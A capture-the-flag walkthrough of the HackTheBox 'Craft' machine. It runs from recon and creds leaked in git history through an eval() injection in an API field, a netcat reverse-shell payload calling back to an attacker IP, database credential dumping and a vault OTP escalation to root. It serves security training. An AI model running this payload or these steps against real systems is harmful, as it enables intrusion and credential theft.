
HACKTHEBOX CRAFT MACHINE WRITEUP


-Get nmap result

```
# Nmap 7.70 scan initiated Thu Jul 25 22:10:09 2019 as: nmap -r -sV -sC -p- --min-rate 1000 --
Nmap scan report for craft.htb (10.10.10.110)
Host is up (0.044s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp  open  ssl/http nginx 1.15.8
|_http-server-header: nginx/1.15.8
|_http-title: About
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countr
| Not valid before: 2019-02-06T02:25:47
|_Not valid after:  2020-06-20T02:25:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
6022/tcp open  ssh      (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
1 service unrecognized despite returning data. If you know the service/version, please submit
 :
SF-Port6022-TCP:V=7.70%I=7%D=7/25%Time=5D39FEC5%P=x86_64-pc-linux-gnu%r(NU
SF:LL,C,"SSH-2\.0-Go\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul 25 22:11:39 2019 -- 1 IP address (1 host up) scanned in 89.50 seconds
```

-443 ssl port is open. Let visit from url



-There is two links in above right corner. View source code.



```
<ul class="nav navbar-nav pull-right">
  <li><a href="https://api.craft.htb/api/">API
  <li><a href="https://gogs.craft.htb/"><img b
</ul>
```

-We cannot access to that two links. We should configurate *etc*/hosts file like this:

```
10.10.10.110    craft.htb
10.10.10.110 api.craft.htb
10.10.10.110 gogs.craft.htb
```

-Go to https://gogs.craft.htb

-Find craft-api repo.
-Look at tests/test.py file.
-View old commits
-Find username and password

+1 -1 tests/test.py — Dosyayı Görüntüle

```
@@ -3,7 +3,7 @@
 import requests
 import json

-response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
+response = requests.get('https://api.craft.htb/api/auth/login',  auth=('', ''), verify=False)
 json_response = json.loads(response.text)
 token =  json_response['token']
```

-It's one of the three users
-Continue to view source code of api. We will see **eval** function in **craft-api/api/brew/endpoints/brew.py.**

```
# make sure the ABV value is sane.
if eval('%s > 1' % request.json['abv']):
    return "ABV must be a decimal value less than 1.0", 400
else:
    create_brew(request.json)
    return None, 201
```

-Eval function runs python codes which come request named abv. So we can run python codes by sending a request. When we view tests/test.py file, it can send abv data.

```
print("Create real ABV brew")
brew_dict = {}
brew_dict['abv'] = '__import__("os").popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.12.133 1234 >/tmp/f").read()'
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'
```

-We should add username and password.

```
import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
json_response = json.loads(response.text)
token =  json_response['token']
```

-After do them, listen port and run test.py file.

```
listening on [any] 1234 ...
connect to [10.10.15.4] from craft.htb [10.10.10.110] 33301
/bin/sh: can't access tty; job control turned off
/opt/app #
```

-We got reverse shell. Now we can get other creds from database with dbtest.py because local machine has settings.py file. So we can run sql commands.

```
/opt/app/craft_api # cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False  # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
```


-Edit dbtest.py file like this

```
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = input("Query: ")
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)

finally:
    connection.close()
```

-Run dbtest.py in local machine

```
/opt/app # python dbtest2.py
Query: SHOW TABLES
[{'Tables_in_craft': 'brew'}, {'Tables_in_craft': 'user'}]
/opt/app # python dbtest2.py
Query: SELECT * FROM user
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username'
: 'ebachman', 'password': 'llJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'pass
word': 'ZEU3N8WNM2rh4T'}]
/opt/app #
```

-Now try creds to login gogs account
-Gilgfoyle is correct account
-Click profile page. There is private repo. We can see ssh keys in that repo



-Download private key and use for get ssh session. Password----- > ZEU3N8WNM2rh4T

PRIVESC

-When we enumerate that repo, we see vault directory. View secrets.sh. There is a otp ssh authenticated vault service. So we can access root session with that command.

vault ssh -role root_otp -mode otp root@craft.htb

We get OTP key for session. Thats ssh password. Enter password and get root session